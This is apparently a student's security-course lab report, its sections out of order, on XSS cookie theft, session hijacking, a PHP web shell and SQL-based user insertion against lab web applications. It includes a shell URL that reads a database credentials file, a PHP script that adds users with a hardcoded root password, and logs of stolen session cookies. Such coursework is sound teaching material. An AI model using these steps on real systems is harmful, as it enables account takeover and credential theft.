
**a:- Uploading the php file**

**Description:-** We created the php file and uploaded it as shown in screenshot the system doesn't support the file as it may contain unwanted scripts.



## b:- Uploading the variant php file

## i:- Uploaded php file




## ii:- Executed web application

**Description:-** We found the error & warning as we browsed the link below because we didn't edit the link as per requirement.

### URL:-

<http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?alt=gadhaven1>









iii:- We got the credentials of the database of the database present in dp.php file in classes of web server in root directory.

URL:-

<http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=cat%20/var/www/html/classes/db.php>



## Task 5



### Inserting new data in database

a:- Revising php file

```
<?php
$username = $_GET['username'];
$password = $_GET['password'];
if(!$username or !$password){
    echo "Usage: URL?username=gadhaven1@udayton.edu&password=niharika";
    exit();
}

$db=mysqli_connect("localhost", "root", "sslbs", "photoblog");
$sql = "INSERT INTO users ( login, password) VALUES ('". $username ."' ,md5('". $password . "' ))";
mysqli_query($db,$sql);
echo "SQL executed: " . $sql;
?>
```


**b:- Uploaded new file to the system**




**c:-** For the data to be entered into the database, the username is [gadhaven1@udayton.edu](mailto:gadhaven1@udayton.edu) and password niharika.

### URL:-

<http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-adduser.php5?username=gadhaven1@udayton.edu&password=niharika>



d:- Logged in successfully into system with new username and password





## CPS 474/574 : Software/Language-based Security

### Lab 7

### From XSS Attacks of session hijacking, SQL and to the shell

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Bitbucket:- [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/)


### Part 1

### From XSS to session hijacking attack

### Task 1

### Inject the XSS code and steal the victim's cookie


#### a: Construct the XSS Code



The code above used code is to build XSS attack link which helps us to steal the victim cookies, by getting victim cookie we can easily login to the system.

**b:- Tested XSS code**

**i:- Created link**



After using the code mentioned in task 1.a we can see that the link has been created on the comment part. We cannot see the session ID as we are on the attacker side but as soon as victim click on link the session ID will be displayed.

## ii:- Finding session ID

### Before clicking on link

```
11/07/22]seed@VM:~$ cat /var/log/apache2/access.log
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /?cookies= HTTP/1.1" 200 750
 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/blank.gif HTTP/1.1" 20
0 431 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:
60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/unknown.gif HTTP/1.1"
200 528 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; r
v:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/folder.gif HTTP/1.1" 2
00 508 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv
:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /favicon.ico HTTP/1.1" 404 50
3 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.
0"
11/07/22]seed@VM:~$
```

### After clicking on link


```
17 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/unknown.gif HTTP/1.1" 304 179 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
18 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/folder.gif HTTP/1.1" 304 179 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
19 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0 HTTP/1.1" 200 750 "http://
myblog.westus3.cloudapp.azure.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36"
20 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/blank.gif HTTP/1.1" 200 431
"http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
21 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/unknown.gif HTTP/1.1" 200 528
"http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
22 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/folder.gif HTTP/1.1" 200 508
"http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
23 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /favicon.ico HTTP/1.1" 404 503
"http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
24 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /lab5/ HTTP/1.1" 200 419 "http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36"
25 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /lab4/ HTTP/1.1" 200 872 "http://172.16.39.92/?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36"
26 172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /?cookie=PHPSESSID=iqppifhdfmkblqdr1td39n3kq0 HTTP/1.1" 200 750 "http://
myblog.westus3.cloudapp.azure.com/post.php?id=2" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
27
```

## Task 2 Simulated the attack as a victim

### Login into system



After clicking on the link made by the attacker { Hello, Niharika here. Please [click here](#) to allow XSS attack.}



When a victim login into the system and click on the link which was created by the attacker the victim session ID goes to the attacker which helps attacker to login.

### Task 3

#### Perform session hijacking attack


##### **a: Retrieving the stolen information by XSS attack**

```
50 (KHTML, like Gecko) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari/537.36"
172.16.39.45 - - [08/Nov/2022:14:53:26 -0500] "GET /?cookie=PHPSESSID=me5vuls9rc
o7qd02bhv5cpada5 HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko
) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari/537.36"
172.16.39.45 - - [08/Nov/2022:14:53:35 -0500] "GET /?cookie=PHPSESSID=me5vuls9rc
o7qd02bhv5cpada5 HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko
) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari/537.36"
172.16.39.92 - - [08/Nov/2022:19:52:48 -0500] "GET /?cookie=PHPSESSID=fkagrnb4i
r3p1dlnhfqig6jse HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firef
ox/60.0"
172.16.39.92 - - [08/Nov/2022:19:52:49 -0500] "GET /icons/unknown.gif HTTP/1.1"
200 529 "http://172.16.39.92/?cookie=PHPSESSID=fkagrnb4ir3p1dlnhfqig6jse" "Mozi
lla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [08/Nov/2022:19:52:49 -0500] "GET /icons/blank.aif HTTP/1.1" 20
```

By using command `cat /var/log/apache2/access.log` we can retrieve the victim's information.

##### **b:- Performed session hijacking**





The attacker opens the login page goes to the console of the page and inject the session id of the victim to successfully logged in to the system.

## Part 2 From XSS to SQL injection

### Task 4 Identifying SQL injection Vulnerabilities

#### **i: Discovering Vulnerability**

